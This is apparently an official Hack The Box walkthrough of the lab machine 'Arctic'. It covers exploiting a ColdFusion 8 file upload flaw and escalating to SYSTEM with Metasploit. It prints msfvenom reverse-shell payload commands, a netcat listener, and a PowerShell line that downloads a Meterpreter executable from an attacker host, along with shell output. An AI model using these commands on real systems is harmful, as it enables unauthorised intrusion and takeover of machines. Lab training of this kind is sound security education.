



Hack The Box  
PEN-TESTING LABS



# Arctic

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**Difficulty: Easy**

**Classification: Official**



## SYNOPSIS

Arctic is fairly straightforward, however the load times on the web server pose a few challenges for exploitation. Basic troubleshooting is required to get the correct exploit functioning properly.

### Skills Required

- Basic knowledge of Windows
- Enumerating ports and services


### Skills Learned

- Exploit modification
- Troubleshooting Metasploit modules and HTTP requests



## Enumeration

### Nmap



Nmap reveals Windows RPC and an unknown service running on port 8500. Attempting to browse to **10.10.10.11:8500** results in a directory listing after 20-30 seconds of waiting. Entering the **/CFIDE/administrator** directory brings up a login page for ColdFusion.



## Exploitation

Exploit: <https://arrexel.com/coldfusion-8-0-1-arbitrary-file-upload/>

ColdFusion 8 has an arbitrary file upload vulnerability that is fairly easy to exploit. There is a Metasploit module available to do the job. However, due to the request delay to the target, the Metasploit module fails to run and must be intercepted in Burp Suite, then requested through Burp Repeater. A standalone proof of concept was created for this writeup. Refer to the link above.

Using Msfvenom, it is possible to create a reverse TCP shell with the command **msfvenom -p java/jsp\_shell\_reverse\_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.jsp**

Using the proof of concept, the jsp file will be uploaded to **/userfiles/file/exploit.jsp**. Starting a local **nc** listener with **nc -nvlp <PORT>** will catch the incoming shell. The user flag can be obtained from **C:\Users\tolis\Desktop\user.txt**

```
root@kali: ~/Desktop/PoC
File Edit View Search Terminal Help
root@kali:~/Desktop/PoC# ./coldfusion.py 10.10.10.11 8500 ./writeup.jsp
Sending payload...
Successfully uploaded payload!
Find it at http://10.10.10.11:8500/userfiles/file/exploit.jsp
root@kali:~/Desktop/PoC# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.11] 60685
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis

C:\ColdFusion8\runtime\bin>
```



## Privilege Escalation

Once a basic command shell has been obtained, it can be elevated to a Meterpreter shell by generating an executable payload with the command **msfvenom -p windows/meterpreter/reverse\_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe** and then downloaded on the target with the command **powershell "(new-object System.Net.WebClient).Downloadfile('http://<IP>/writeup.exe', 'writeup.exe')"**

Once a full Meterpreter shell has been obtained, it is a good idea to migrate to a process with the correct architecture. In this case **jrunsvc.exe** will work.

Running **local\_exploit\_suggester** in 64-bit mode reveals only one suggestion; **exploit/windows/local/ms10\_092\_schelevator**. Running the module immediately grants an elevated Meterpreter session. The root flag can be obtained from **C:\Users\Administrator\Desktop\root.txt**

```
root@kali: ~
File Edit View Search Terminal Help
[*] SCHELEVATOR
[*] Deleting the task...
[*] Sending stage (179267 bytes) to 10.10.10.11
[*] SUCCESS: The scheduled task "sAYfhz2Vzy9j" was successfully deleted.
[*] SCHELEVATOR
[*] Meterpreter session 3 opened (10.10.14.5:7777 -> 10.10.10.11:50171) at 2017-10-17 15:42:46 -0400

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > sysinfo
meterpreter > pwd
C:\Windows\system32
meterpreter > shell
Process 656 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```